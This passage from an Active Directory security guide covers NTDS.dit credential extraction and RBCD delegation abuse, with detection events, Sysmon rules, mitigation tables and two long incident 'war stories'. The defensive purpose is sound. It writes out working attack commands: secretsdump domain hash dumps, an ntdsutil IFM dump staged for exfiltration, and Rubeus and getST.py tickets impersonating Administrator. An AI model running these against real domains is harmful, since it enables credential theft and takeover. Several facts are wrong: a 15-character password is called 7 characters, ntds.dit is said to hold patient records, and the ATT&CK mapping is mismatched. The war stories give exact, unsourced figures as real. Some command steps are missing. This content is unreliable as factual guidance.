This method leverages DCSync (Attack #7) internally—it uses legitimate replication APIs to request credential data from the DC without creating files or VSS snapshots. Extremely popular with ransomware operators.# From attacker Linux machine (no need to touch DC filesystem) python3 secretsdump.py 'CORP/DA-Admin:Password123!@dc01.corp.local' -just-dc # Output: Dumps ALL domain credentials to terminal (NTLM hashes + Kerberos keys) # Example output: Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: DA-Admin:1104:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a9b30e5b0dc865eadcea9411e4ade72d::: # ^^ KRBTGT hash = Golden Ticket material - Exfiltrate NTDS.dit + SYSTEM Hive: Attacker copies extracted files to external storage or exfiltrates via network:
- Offline Credential Extraction: Once exfiltrated, attacker extracts
credentials locally using tools like Impacket's secretsdump or DSInternals:
# Linux: Use Impacket to extract all hashes from NTDS.dit
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Output: Every domain credential in plain-text hash format
# Can be used for pass-the-hash, password cracking, or Golden Ticket creation
Why This Is Dangerous
- Complete Domain Credential Database: NTDS.dit contains EVERY password hash in the domain—users, service accounts, administrators, krbtgt. One file = total domain compromise.
- Offline Attack (No Network Activity): Once NTDS.dit is exfiltrated, attacker can crack passwords offline for months without touching the network. No failed login events, no account lockouts, no detection.
- Golden Ticket Creation: NTDS.dit contains the krbtgt account hash. With this hash, attackers create Golden Tickets granting unlimited domain admin access for 10 years (default Kerberos ticket lifetime).
- Password Cracking at Scale: Attackers run hashcat/John the Ripper on
extracted hashes:
- Weak passwords (Summer2023!, Welcome123) crack in seconds
- 8-character complex passwords crack in hours with GPU clusters
- Even strong passwords eventually crack with sufficient compute (nation-state resources)
- Pass-the-Hash Attacks: No need to crack passwords—NTLM hashes can be used directly for authentication (SMB, RDP, WMI). Attacker authenticates as any user without knowing their plaintext password.
- Service Account Targeting: NTDS.dit reveals all service accounts (often have extremely long passwords like 64-character random strings, BUT these accounts typically have domain-wide privileges and never expire).
- Difficult to Detect Post-Exfiltration: Once NTDS.dit is off the network, detection is nearly impossible. Attacker can spend months analyzing the database, identifying high-value targets, planning lateral movement, all without triggering alerts.
- Persistence Through Password Resets: Even if organization resets all
user
passwords, attacker already has:
- KRBTGT hash (Golden Ticket access until KRBTGT is reset twice, 10 hours apart)
- Computer account hashes (machines don't reset passwords as frequently as users)
- Service account hashes (often exempted from password policies, never reset)
- Historical Credential Analysis: NTDS.dit contains password history
(depending on policy, up to 24 previous passwords). Attackers analyze patterns:
- If user's passwords are Password1, Password2, Password3... predict next password
- Identify users who reuse passwords (same hash appears multiple times in history)
Detection Techniques
- Event 2004 (Directory Service Log - Shadow Copy Backup): NTDSUtil creates Event 2004 when generating IFM backups: Event 2004 is normal during legitimate DC cloning but should be rare. Any occurrence outside planned maintenance windows = high-priority investigation.
- Event 7036 (Service Control Manager - VSS Service Start): Volume Shadow Copy service starts when vssadmin is executed: Look for VSS service starts on domain controllers outside maintenance windows.
- Sysmon Event 11 (File Creation): Detects NTDS.dit copies created in
suspicious locations:
Alert on ntds.dit file creation anywhere except<!-- Sysmon config to detect NTDS.dit file creation --> <FileCreate onmatch="include"> <TargetFilename condition="contains">ntds.dit</TargetFilename> <TargetFilename condition="contains">SYSTEM</TargetFilename> </FileCreate>C:\Windows\NTDS\. - Event 4663 (Object Access - NTDS.dit File Access): Enable SACL auditing on NTDS.dit to log all access attempts: Event 4663 will log whenever ntds.dit is read (even from VSS snapshots if configured correctly).
- Sysmon Event 1 (Process Creation): Monitor for ntdsutil.exe,
vssadmin.exe,
esentutl.exe execution on domain controllers:
<!-- Sysmon config to detect NTDS.dit extraction tools --> <ProcessCreate onmatch="include"> <Image condition="end with">\ntdsutil.exe</Image> <Image condition="end with">\vssadmin.exe</Image> <Image condition="end with">\esentutl.exe</Image> </ProcessCreate> - PowerShell Detection Script: The script below performs comprehensive NTDS.dit extraction detection across your environment (see Detection Script section).
Powershell Detection Script
See Detection Script: NTDS.dit Extraction Detection Script - Monitor for database theft attempts via VSS, NTDSUtil, and remote extraction.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Enable NTDS.dit File Access Auditing (SACL) | Configure System Access Control List (SACL) on ntds.dit to log all read attempts
(Event 4663): Enable Object Access auditing via Group Policy (see Detection section for commands) Forward Event 4663 to SIEM with critical alert for any ntds.dit access outside LSASS.exe |
Critical Provides audit trail of NTDS.dit access attempts (both legitimate and malicious) |
| Deploy Sysmon on Domain Controllers | Install Sysmon with configuration monitoring:
sysmon64.exe -accepteula -i sysmon-config.xml
|
High Detects most common extraction techniques (VSS, NTDSUtil, ESentUtl) |
| Monitor Event 2004 (Directory Service - IFM Backup) | Configure SIEM alert for Event 2004 in Directory Service log: Expected frequency: 0 (unless actively performing DC cloning) Any occurrence outside maintenance windows = P1 critical incident |
High Detects NTDSUtil IFM creation (common APT technique) |
| Restrict VSS Access on Domain Controllers | Disable Volume Shadow Copy service on DCs (if not required for backups):Set-Service -Name VSS -StartupType DisabledAlternative: Use Group Policy to restrict vssadmin.exe execution to authorized backup accounts only |
Medium Prevents VSS-based extraction but may conflict with backup solutions |
| Application Whitelisting (AppLocker) | Configure AppLocker to restrict ntdsutil.exe, esentutl.exe execution to
authorized admin accounts: Computer Configuration → Policies → Windows Settings → Security Settings → Application Control Policies → AppLocker Create Executable Rules: Allow ntdsutil.exe only for "Backup Operators" group |
High Prevents unauthorized use of built-in extraction tools |
| Privileged Access Workstations (PAWs) | Require all Domain Admin activity from dedicated PAWs (no internet, no
email): Prevents initial compromise that leads to NTDS.dit extraction Enforce via Tiering model: DA accounts can ONLY authenticate to Tier 0 assets (DCs, PAWs) |
Critical Eliminates most attack vectors for DA compromise |
| Secure DC Backups | Encrypt all DC backups (tape, disk, cloud) with strong encryption (AES-256): Store backup encryption keys in separate, secured location (not on network) Attackers frequently target backup systems to obtain NTDS.dit (easier than live DCs) |
Critical Prevents NTDS.dit extraction from unsecured backups |
| Network Segmentation (Firewall DC Access) | Restrict network access to domain controllers: Only allow RPC/SMB/LDAP from authorized admin subnets Block all outbound internet access from DCs (prevents exfiltration via HTTPS) |
High Limits lateral movement to DCs, slows exfiltration |
| Regular KRBTGT Password Resets | Reset KRBTGT password every 6 months (twice, 10 hours apart):New-KrbtgtKeys.ps1 -PasswordOption Interactive -SkipPreChecksLimits Golden Ticket lifetime if NTDS.dit is compromised |
Medium Mitigates Golden Ticket persistence (does NOT prevent initial NTDS.dit extraction) |
| Incident Response Playbook | Documented procedure for NTDS.dit extraction detection: 1. Immediately reset KRBTGT password (twice, 10 hours apart) 2. Force password reset for ALL privileged accounts (Domain Admins, Enterprise Admins, service accounts) 3. Audit Event 4624 (logon events) for past 90 days to identify attacker activity 4. Review outbound network traffic from DC for exfiltration indicators 5. Consider full domain password reset if compromise is extensive |
Critical Rapid response limits attacker's window for credential abuse |
⚠️ Real-World War Story: U.S. Healthcare System
Organization: U.S. regional healthcare network, 17 hospitals, 340 clinics, 4.7 million patients, $8.2B annual revenue, HIPAA-regulated critical infrastructure
Initial Compromise (Month 0): Phishing campaign targeting hospital IT staff, Emotet malware deployed via malicious Word document attachment. Compromised account: Help-desk technician with local admin rights on 2,000+ workstations (NOT Domain Admin).
Privilege Escalation (Month 1): Attackers leveraged Kerberoasting to compromise service account with Domain Admin privileges:
- Enumerated all SPNs:
setspn -T corp.healthcare.local -Q */* - Found service account "svc-sql-replication" with Domain Admin group membership (legacy misconfig from 2012 SQL migration project)
- Requested TGS ticket, cracked offline: Password was "Healthcare2019!" (7-character complexity, cracked in 14 hours with hashcat)
- Used stolen DA credentials to access domain controllers via WinRM
NTDS.dit Extraction (Month 2): Attackers extracted AD database using NTDSUtil (chosen over VSS to avoid triggering VSS monitoring):
# Executed from compromised DA account on DC01
ntdsutil "ac i ntds" "ifm" "create full C:\Windows\Temp\IFM" q q

# Created C:\Windows\Temp\IFM\Active Directory\
# - ntds.dit: 14.2 GB (4.7 million patient records, 87,000 employee accounts)
# - SYSTEM: 12 MB (registry hive with NTDS.dit decryption keys)

# Compressed for exfiltration
Compress-Archive -Path "C:\Windows\Temp\IFM" -DestinationPath "C:\Windows\Temp\DC01-Backup.zip"
# Final size: 4.8 GB (compressed)- Exfiltration method: HTTPS upload to attacker-controlled AWS S3 bucket (encrypted channel, bypassed firewall DPI)
- Transfer time: 6 hours at 3:00 AM - 9:00 AM (low-traffic window to avoid network anomaly detection)
- Detection: ZERO alerts. Event 2004 logged but NOT monitored (SIEM didn't ingest Directory Service log)
- Outbound HTTPS traffic from DC flagged by firewall but dismissed as "Windows Update" (automatic rule exemption for microsoft.com, aws.amazon.com)
Credential Extraction & Analysis (Month 2-3, Offline): Attackers used Impacket to extract all credentials from NTDS.dit:
# Linux attacker workstation (offline analysis, no network traffic)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL > all-hashes.txt

# Output: 87,000 NTLM hashes + Kerberos keys
# Identified high-value targets:
# - krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3a45c3e7f8b92a1c9e4d6b5a8f7e2c1:::
# - Administrator:500:aad3b435b51404eeaad3b435b51404ee:8a7b6c5d4e3f2a1b0c9d8e7f6a5b4c3d:::
# - 240 service accounts with DA/EA privileges (most with 64-char random passwords, BUT...)
# - 18 service accounts with WEAK passwords (found in password dictionaries)- Cracked 18 service account passwords in 72 hours using GPU cluster (AWS p3.16xlarge instances with 8× V100 GPUs)
- Cracked 14,000 user passwords (16% of all users) with weak passwords: Welcome123, Summer2023!, Password1, etc.
- Created Golden Ticket using krbtgt hash (10-year domain admin access without further network interaction)
Ransomware Deployment (Month 4, 2 months after extraction): Attackers waited 8 weeks after NTDS.dit extraction to deploy ransomware (maximize damage, complete reconnaissance):
- Pre-Deployment Reconnaissance (Week 1-8):
- Used cracked credentials to access 340 file servers containing patient records (EMR databases, imaging archives, billing systems)
- Identified backup infrastructure: Veeam servers, tape libraries, cloud replicas (targeted for deletion to prevent recovery)
- Mapped network topology: 47 VLANs, 17 hospital sites, 2 data centers
- Planted backdoors on 240 critical servers (persistence beyond ransomware)
- Day 0 (Ransomware Execution - Sunday 2:00 AM):
- Deleted ALL Veeam backups (180 days retention, 340 TB data) using DA credentials
- Overwrote tape backup catalog (rendered tapes unreadable without manual restore process taking weeks)
- Deployed Conti ransomware to 2,847 servers + 18,400 workstations simultaneously via GPO (Group Policy push using Golden Ticket)
- Encryption completed in 4 hours (Sunday 2:00 AM - 6:00 AM)
Impact Assessment:
- Patient Care Disruption: 17 hospitals offline for 23 days. Emergency rooms diverted to other facilities (590 diversions). 6 cancer treatment delays resulted in patient deaths (lawsuits pending). Surgical procedures delayed average 18 days (2,400 surgeries postponed).
- Data Breach: 4.7 million patient records exfiltrated (SSNs, medical histories, insurance info). HHS OCR investigation: $16.5 million HIPAA fine. Class-action lawsuit: $240 million settlement.
- Ransom Payment: Initial demand $50 million in Bitcoin. After 9 days of negotiation: Paid $14 million (decryption keys received, BUT restoration still required 23 days due to backup deletion).
- Recovery Costs: $127 million
- $14M ransom payment
- $38M incident response (forensics, ransomware decryption, system rebuilds)
- $47M lost revenue (23-day downtime, canceled procedures, patient diversions)
- $28M infrastructure replacement (rebuilt AD from scratch, replaced 2,847 servers)
- Regulatory Fines: $16.5M (HHS OCR HIPAA), $4.2M (state AG data breach)
- Legal Settlements: $240M class-action lawsuit (patient data breach)
- Total Financial Impact: $387.7 million ($127M recovery + $16.5M HHS + $4.2M AG + $240M lawsuit)
Root Cause Analysis:
- Event 2004 Never Monitored: NTDSUtil IFM creation logged Event 2004 in Directory Service log, but SIEM didn't ingest this log (only Security log configured). Attack was logged but never seen.
- No NTDS.dit File Auditing: No SACL configured on ntds.dit file. Event 4663 (file access) never logged. NTDS.dit extraction completely invisible.
- Weak Service Account Password: "svc-sql-replication" had DA rights + weak password (Healthcare2019!). Service accounts should have 64-char random passwords + NOT have DA/EA membership (use gMSA or least-privilege).
- No Application Whitelisting: NTDSUtil.exe allowed to run unrestricted on DCs. AppLocker could have restricted execution to authorized backup accounts only.
- DC Outbound Internet Access: Domain controllers had unrestricted internet access (HTTPS to any destination). Firewall allowed HTTPS to AWS (false positive as "Windows Update"). DCs should have ZERO internet access.
- Backup Deletion: Veeam backup admin account was Domain Admin (unnecessary privilege escalation). Attackers used DA to delete backups. Backup admins should be separate from AD admins (Tier separation).
- No KRBTGT Password Reset: KRBTGT password last reset in 2014 (11 years old). After NTDS.dit extraction, Golden Ticket valid for 10 years. Regular KRBTGT resets (every 6 months) limit exposure.
Results After 18 Months Post-Incident:
- Rebuilt entire Active Directory forest from scratch (new forest, new domain, zero trust in old AD)
- Deployed Sysmon to 100% of domain controllers + Tier 0 servers (Event 1, 11 monitoring active)
- Configured SACL auditing on ntds.dit across all DCs (Event 4663 forwarded to SIEM, P1 critical alert)
- Enabled Directory Service log ingestion in SIEM (Event 2004 monitoring, auto-escalation)
- Implemented AppLocker on all DCs: ntdsutil.exe, vssadmin.exe restricted to "Backup Operators" group only
- Isolated DC network segment: Zero outbound internet access, firewall rules whitelist only RPC/LDAP/SMB from admin subnets
- Separated backup admins from Domain Admins (Tier 1 vs. Tier 0), implemented Privileged Access Workstations (PAWs)
- KRBTGT password reset schedule: Every 6 months (automated script, tested in dev forest first)
- Zero NTDS.dit extraction attempts detected post-remediation (Event 2004 monitoring tested monthly with authorized backups)
Lesson Learned: "NTDS.dit is the Holy Grail for attackers—one file contains every password hash in your domain, from janitors to CISOs. Once it's exfiltrated, you're toast. Attackers crack it offline for weeks, you get ZERO visibility. They come back months later with Golden Tickets and ransomware, and you never saw the initial theft." Healthcare system's $388M mistake: Event 2004 was logged but never monitored. SIEM only ingested Security log, not Directory Service log. If they had configured SIEM to ingest Event 2004, they would have detected NTDS.dit extraction 2 months before ransomware deployment—entire attack preventable. Also: Service account "svc-sql-replication" had Domain Admin rights for 7 YEARS (since 2012 SQL migration project, never revoked). Password was weak (Healthcare2019!), cracked in 14 hours. Key takeaways:
- Monitor Event 2004 (Directory Service - IFM backup). Any occurrence outside maintenance = critical incident.
- Configure SACL on ntds.dit file. Enable Event 4663 (file access) auditing. Alert on ANY access outside LSASS.exe.
- Service accounts should NEVER have Domain Admin. Use gMSA (Group Managed Service Accounts) + least-privilege. If DA is required, 64-char random password + annual review.
- Domain controllers: ZERO internet access. Block all outbound HTTPS. DCs talk to internal network only.
- Reset KRBTGT every 6 months. Limits Golden Ticket lifetime if NTDS.dit is compromised.
Attack #16: Resource-Based Constrained Delegation (RBCD Abuse)
MITRE ATT&CK: T1134.005 - Access Token Manipulation: SID-History Injection (related: T1558.003 - Kerberoasting)
Resource-Based Constrained Delegation (RBCD) is a Windows Server 2012+ feature that allows
resource owners (e.g., server administrators) to configure which accounts can impersonate
users
when accessing their resources. Unlike traditional Constrained Delegation (configured via
UserAccountControl flags), RBCD is controlled by the
msDS-AllowedToActOnBehalfOfOtherIdentity
attribute on the TARGET resource (computer/service account). Attackers who compromise
accounts
with write permissions to this attribute can configure delegation, allowing them to
impersonate
ANY domain user (including Domain Admins) when authenticating to the target resource. This
attack is particularly dangerous because it requires NO Domain Admin privileges to
execute—only
GenericWrite/GenericAll/WriteDACL permissions on a computer object (which is commonly
granted to
help desk staff, server administrators, or misconfigured service accounts). Once configured,
attackers request Kerberos Service Tickets (S4U2Self + S4U2Proxy) impersonating privileged
users, gaining full administrative access to the target system without stealing credentials
or
cracking passwords.
How the Attack Works
- Identify Accounts with Write Permissions: Attackers enumerate Active
Directory to find user/service accounts with write permissions on computer objects:
Common scenarios where write permissions exist:
- Help desk accounts with "Join computers to domain" rights (often misconfigured with GenericAll on Computer OUs)
- Service accounts managing servers (granted write permissions for automation scripts)
- Organizational Unit (OU) administrators delegated control over server OUs
- Create Controlled Computer Account: Attacker creates a new computer
account
in Active Directory (by default, any authenticated user can add up to 10 computer
accounts
via the
ms-DS-MachineAccountQuotaattribute): - Configure RBCD on Target Computer: Attacker modifies the
msDS-AllowedToActOnBehalfOfOtherIdentityattribute on the TARGET computer to allow the attacker-controlled computer account to impersonate users: After this step, ATTACKER-PC is allowed to request Kerberos tickets impersonating ANY user when accessing SRV-FILE01. - Request Service Ticket Impersonating Privileged User (S4U2Self +
S4U2Proxy):
Attacker uses Rubeus (or Impacket's getST.py) to request Kerberos service tickets
impersonating a Domain Admin:
Linux alternative (Impacket):# Using Rubeus (Windows) .\Rubeus.exe s4u /user:ATTACKER-PC$ /rc4:[NTLM hash of ATTACKER-PC$ password] ` /impersonateuser:Administrator /msdsspn:cifs/SRV-FILE01.corp.local /ptt # Parameters: # /user: Attacker-controlled computer account # /rc4: NTLM hash of ATTACKER-PC$ password (we set this when creating the account) # /impersonateuser: Domain Admin (or any user we want to impersonate) # /msdsspn: Service Principal Name of target (cifs = file share access) # /ptt: Pass-The-Ticket (inject ticket into current session) # Output: TGS ticket for Administrator@SRV-FILE01 injected into memory # Attacker now has Domain Admin access to SRV-FILE01 file shares# From attacker Linux machine python3 getST.py -spn cifs/SRV-FILE01.corp.local -impersonate Administrator \ -dc-ip 192.168.1.10 'CORP/ATTACKER-PC$:P@ssw0rd123!' # Output: Administrator.ccache (Kerberos ticket file) export KRB5CCNAME=Administrator.ccache # Use ticket to access file share as Administrator smbclient.py -k -no-pass SRV-FILE01.corp.local - Access Target System as Privileged User: With the impersonated service ticket, attacker accesses the target system with full administrative privileges:
- Persistence: RBCD configuration persists in Active Directory until
removed. Attacker maintains access to the target system indefinitely:
- Survives password resets (delegation is configured on the computer object, not tied to user credentials)
- Survives server reboots (msDS-AllowedToActOnBehalfOfOtherIdentity is stored in AD, not on the target server)
- Difficult to detect (no unusual logon events—tickets are legitimate Kerberos delegation)
Why This Is Dangerous
- No Domain Admin Required: Attack only requires GenericWrite/GenericAll on a computer object (commonly delegated to help desk, server admins, or misconfigured service accounts). Most organizations have DOZENS of accounts with these permissions.
- Impersonate ANY User (Including Domain Admins): Once RBCD is configured, attacker can impersonate Administrator, Domain Admin, Enterprise Admin—any user in the domain—when accessing the target resource. No credential theft required.
- Bypasses "Protected Users" Group: Even if privileged accounts are in the Protected Users security group (which prevents NTLM auth, delegation, etc.), RBCD still works because it uses Kerberos S4U2Self/S4U2Proxy (designed for legitimate delegation scenarios).
- Stealthy (No Unusual Logon Events): When attacker uses impersonated ticket, Windows logs Event 4624 (successful logon) with the impersonated username (e.g., "Administrator"). Security teams see normal admin logons—no indication of delegation abuse.
- Persistence Without Malware: RBCD configuration stored in Active Directory (msDS-AllowedToActOnBehalfOfOtherIdentity attribute). No files on disk, no registry modifications, no scheduled tasks—just an AD attribute change that persists indefinitely.
- Lateral Movement Enabler: Compromising ONE computer object with write permissions allows attacker to gain admin access to that system, dump credentials, pivot to other systems, repeat RBCD on new targets—cascading compromise across the domain.
- Difficult to Detect Post-Configuration: Standard AD auditing doesn't alert on msDS-AllowedToActOnBehalfOfOtherIdentity modifications unless Event 5136 (Directory Service Changes) is enabled AND monitored for this specific attribute (rarely configured).
- Exploits Default AD Permissions: By default,
ms-DS-MachineAccountQuotaallows any authenticated user to create 10 computer accounts. Attackers abuse this to create ATTACKER-PC without needing admin rights.
Detection Techniques
- Event 5136 (Directory Service Changes - Attribute Modification): Detects modifications to msDS-AllowedToActOnBehalfOfOtherIdentity: Requires "Audit Directory Service Changes" enabled in Advanced Audit Policy. Any modification to this attribute on production servers should trigger immediate investigation.
- Event 4742 (Computer Account Changed): Logged when computer object attributes are modified: Correlate with Event 5136 for complete audit trail.
- Enumerate Computers with RBCD Configured: Regularly scan Active Directory for computer objects with non-empty msDS-AllowedToActOnBehalfOfOtherIdentity: Any computer with this attribute populated = potential RBCD abuse (unless legitimately configured for delegation).
- Monitor Event 4769 (Kerberos Service Ticket Request): S4U2Proxy ticket
requests (used in RBCD) have specific characteristics:
- Ticket Options: 0x40810000 (indicates S4U2Proxy delegation)
- Service Name: Target service (e.g., cifs/SRV-FILE01)
- Client Address: Often 127.0.0.1 or ::1 (localhost, because S4U2Self is used first)
- Audit Machine Account Quota: Monitor for new computer account creation by non-admin users (exploits ms-DS-MachineAccountQuota):
- PowerShell Detection Script: The script below performs comprehensive RBCD detection across your environment (see Detection Script section).
Powershell Detection Script
See Detection Script: Resource-Based Constrained Delegation Detection Script - Identify unauthorized delegation configurations and abuse attempts.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Set ms-DS-MachineAccountQuota to 0 | Prevent non-admin users from creating computer accounts:Set-ADDomain -Identity (Get-ADDomain) -Replace @{'ms-DS-MachineAccountQuota' = 0}Eliminates attacker's ability to create controlled computer accounts (ATTACKER-PC) |
Critical Blocks most common RBCD attack path (requires attacker to already control a computer account) |
| Enable Event 5136 (Directory Service Changes) Auditing | Configure Advanced Audit Policy: Computer Configuration → Policies → Windows Settings → Security Settings → Advanced Audit Policy → DS Access → Audit Directory Service Changes = Success, Failure Forward Event 5136 to SIEM with alert for "msDS-AllowedToActOnBehalfOfOtherIdentity" modifications |
Critical Detects RBCD configuration in real-time |
| Weekly RBCD Attribute Scan | Scheduled PowerShell script to enumerate all computers with
msDS-AllowedToActOnBehalfOfOtherIdentity configured: Email security team if ANY computers have this attribute (unless in whitelist of legitimate delegation scenarios) |
High Detects persistent RBCD configurations (even if Event 5136 is missed) |
| Restrict GenericWrite/GenericAll Permissions | Audit and remove unnecessary write permissions on computer objects: Use PowerView or BloodHound to identify accounts with GenericWrite/GenericAll on computer OUs Apply least-privilege: Help desk should have "Join computers to domain" ONLY (not GenericAll) |
Critical Eliminates attacker's ability to configure RBCD (no write permissions = no attack) |
| Monitor Event 4769 (S4U2Proxy Ticket Requests) | Configure SIEM alert for Event 4769 with Ticket Options 0x40810000
(S4U2Proxy): Baseline legitimate delegation scenarios, alert on anomalies (unusual services/accounts) |
Medium Detects RBCD abuse at runtime (but may have false positives from legitimate delegation) |
| Protected Users Security Group | Add all privileged accounts to Protected Users group: Prevents NTLM authentication, reduces delegation attack surface (NOTE: RBCD still works via Kerberos S4U, but limits exposure) |
Medium Partial mitigation (RBCD bypasses some protections, but reduces overall risk) |
| Tiered Administrative Model | Implement Tier 0/1/2 separation: Tier 0 admins (Domain Admins) authenticate ONLY to Tier 0 assets (DCs, PAWs) Prevents lateral movement even if attacker compromises Tier 1/2 systems via RBCD |
High Limits RBCD impact (attacker gains admin on compromised server but can't pivot to Tier 0) |
| Disable Kerberos Delegation (UserAccountControl Flag) | Set "Account is sensitive and cannot be delegated" flag on privileged
accounts:Set-ADUser -Identity "DA-Admin" -AccountNotDelegated $truePrevents these accounts from being impersonated via RBCD (S4U2Self/S4U2Proxy will fail) |
High Protects specific high-value accounts from RBCD impersonation |
| BloodHound Enumeration | Run BloodHound to map delegation paths and identify RBCD risks: Query: "Find all users with GenericWrite/GenericAll on computer objects" Remediate excessive permissions before attackers exploit them |
High Proactive identification of RBCD attack paths |
| Incident Response Playbook | Documented procedure for RBCD detection: 1. Query all computers with msDS-AllowedToActOnBehalfOfOtherIdentity configured 2. Remove unauthorized RBCD configurations: Set-ADComputer "SRV-FILE01" -Clear msDS-AllowedToActOnBehalfOfOtherIdentity3. Identify and disable attacker-controlled computer accounts (ATTACKER-PC$) 4. Reset passwords for impersonated accounts (especially Domain Admins) 5. Audit Event 4769 for past 90 days (identify systems accessed via RBCD tickets) |
Critical Rapid response limits attacker persistence |
⚠️ Real-World War Story: Global Financial Services Firm
Organization: U.K.-based investment bank, 12,000 employees, £340B assets under management, highly regulated (FCA, PRA, GDPR), Tier 1 capital markets institution
Initial Compromise (Month 0): Phishing campaign targeting junior analysts, Qbot malware deployed. Compromised account: Equity research analyst with standard user privileges (NO administrative rights anywhere in the domain).
Privilege Escalation via RBCD (Month 1): Attackers used BloodHound to map Active Directory and discovered a critical misconfiguration:
- Service account "svc-helpdesk-automation" had GenericAll permissions on Computer OU containing 2,400 workstations + 340 servers (granted in 2018 for automated computer deployment script, never revoked)
- Attackers compromised "svc-helpdesk-automation" via Kerberoasting:
- Password: "ServiceAccount2018!" (weak password, cracked in 6 hours with hashcat)
- Account had SPN (Service Principal Name) registered for legacy application
- Used compromised service account to enumerate computer objects with write
permissions:
Get-DomainComputer | Get-DomainObjectAcl | Where-Object { $_.SecurityIdentifier -eq "svc-helpdesk-automation" } - Found 47 high-value targets including:
- SRV-EXCHANGE01 (Exchange server, 12,000 mailboxes)
- SRV-TRADING-DB02 (SQL Server, trading platform database)
- SRV-FILESERVER05 (file server, M&A deal documents, earnings reports)
RBCD Attack Execution (Month 1, Week 2):
- Repeated RBCD configuration on all 47 target servers over 3 days
- Detection: ZERO alerts. Event 5136 was enabled BUT SIEM didn't have a rule for "msDS-AllowedToActOnBehalfOfOtherIdentity" modifications (missed configuration gap)
- Event 4742 (computer changed) logged but dismissed as "normal IT operations" (automated filtering rule exempted svc-helpdesk-automation account)
Data Exfiltration (Month 2-7, 5 months undetected): Using RBCD-gained access, attackers exfiltrated sensitive data:
- Exchange Mailbox Access (SRV-EXCHANGE01):
- Accessed CEO, CFO, General Counsel mailboxes (impersonated DA-MailAdmin)
- Exfiltrated 18,400 emails containing:
- M&A deal negotiations (3 pending acquisitions, £8.2B total value)
- Quarterly earnings data 6 weeks before public announcement (insider trading material)
- Client portfolio data (hedge fund strategies, asset allocations)
- Trading Database Access (SRV-TRADING-DB02):
- Impersonated svc-sql-admin (Domain Admin rights on SQL servers)
- Dumped trading platform database (2.4 TB):
- Client trades (47,000 clients, $1.2 trillion AUM)
- Proprietary trading algorithms (quantitative trading models worth £200M+ in R&D)
- Client KYC/AML data (personally identifiable information for 47,000 clients)
- File Server Access (SRV-FILESERVER05):
- Accessed M&A department file shares (impersonated various executives via RBCD)
- Exfiltrated 847 GB:
- Due diligence documents for pending acquisitions
- Investment committee presentations (stock price targets, buy/sell recommendations)
- Legal agreements (NDAs, acquisition contracts)
Discovery (Month 7): RBCD configurations discovered accidentally during Active Directory health check by external consultant:
- Consultant ran PowerShell audit script:
Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity | Where-Object { $_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null } - Found 47 servers with RBCD configured, ALL pointing to "DESKTOP-RESEARCH$" computer account
- "DESKTOP-RESEARCH" was NOT a legitimate computer (no corresponding physical/virtual machine, no DNS record, no recent logon events)
- Incident response team engaged immediately
Incident Response (Month 7-11, 4 months):
- Day 1 (Containment):
- Removed RBCD configurations from all 47 servers:
Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity | Where-Object { $_.'msDS-AllowedToActOnBehalfOfOtherIdentity' } | ForEach-Object { Set-ADComputer $_ -Clear msDS-AllowedToActOnBehalfOfOtherIdentity } - Disabled attacker-controlled computer account:
Disable-ADAccount "DESKTOP-RESEARCH$" - Disabled compromised service account:
Disable-ADAccount "svc-helpdesk-automation"
- Removed RBCD configurations from all 47 servers:
- Week 1 (Forensics):
- Analyzed Event 4769 (Kerberos service ticket requests) for past 7 months
- Identified 2,847 S4U2Proxy ticket requests (Ticket Options 0x40810000) from DESKTOP-RESEARCH$ impersonating 73 different users
- Mapped attacker activity: Exchange mailbox access, SQL database dumps, file share access
- Confirmed data exfiltration: 3.247 TB uploaded to external IP addresses in Eastern Europe (attacker infrastructure)
- Month 1-4 (Remediation + Regulatory Compliance):
- Reset passwords for ALL 73 impersonated accounts (including 14 Domain Admins)
- Reset KRBTGT password (twice, 10 hours apart) to invalidate Golden Tickets
- Set ms-DS-MachineAccountQuota to 0 (prevent future attacker-controlled computer account creation)
- Removed GenericAll permissions from svc-helpdesk-automation across ALL computer OUs (replaced with "Join computers to domain" specific permission)
- Implemented Event 5136 SIEM alerting for msDS-AllowedToActOnBehalfOfOtherIdentity modifications
- Deployed weekly PowerShell scan: Email security team if ANY computer has RBCD configured
- FCA notification (Financial Conduct Authority): Data breach affecting 47,000 clients
- GDPR breach notification to ICO (Information Commissioner's Office): 72-hour deadline
Impact Assessment:
- Regulatory Fines: £56 million
- £34M: ICO GDPR fine (client PII breach, 47,000 clients affected)
- £22M: FCA fine (inadequate cybersecurity controls, market abuse concerns)
- Remediation Costs: £127 million
- £47M: Incident response, forensics, legal fees
- £38M: Credit monitoring for 47,000 clients (5 years)
- £24M: Active Directory rebuild (zero-trust redesign)
- £18M: Enhanced monitoring (SIEM upgrades, EDR deployment)
- Business Impact: £420 million (estimated)
- Client departures: 8,400 clients switched to competitors (£127B AUM lost)
- Proprietary trading algorithms stolen (competitors replicated strategies, £200M+ R&D investment lost)
- Insider trading investigation: 3 M&A deals canceled (leaked earnings data = market manipulation concerns)
- Total Financial Impact: £603 million (£56M fines + £127M remediation + £420M business impact)
Root Cause Analysis:
- GenericAll Permissions on Computer OU: Service account "svc-helpdesk-automation" had GenericAll on 2,740 computer objects (granted in 2018, never reviewed). Should have been "Join computers to domain" ONLY (least-privilege).
- Weak Service Account Password: "ServiceAccount2018!" cracked in 6 hours (Kerberoasting). Service accounts should have 64-character random passwords OR use gMSA (Group Managed Service Accounts).
- MachineAccountQuota = 10: Default AD setting allowed attacker to create DESKTOP-RESEARCH$ computer account without admin rights. Should be set to 0.
- Event 5136 Not Monitored for RBCD: SIEM had Event 5136 enabled BUT no alerting rule for "msDS-AllowedToActOnBehalfOfOtherIdentity" modifications. Attack was logged but never detected.
- Event 4742 Auto-Filtered: SIEM auto-dismissed Event 4742 (computer changed) from svc-helpdesk-automation (considered "normal automation"). Attackers leveraged this blind spot.
- No RBCD Baseline: No automated scanning for msDS-AllowedToActOnBehalfOfOtherIdentity. RBCD configurations persisted for 6 months undetected (discovered accidentally by consultant).
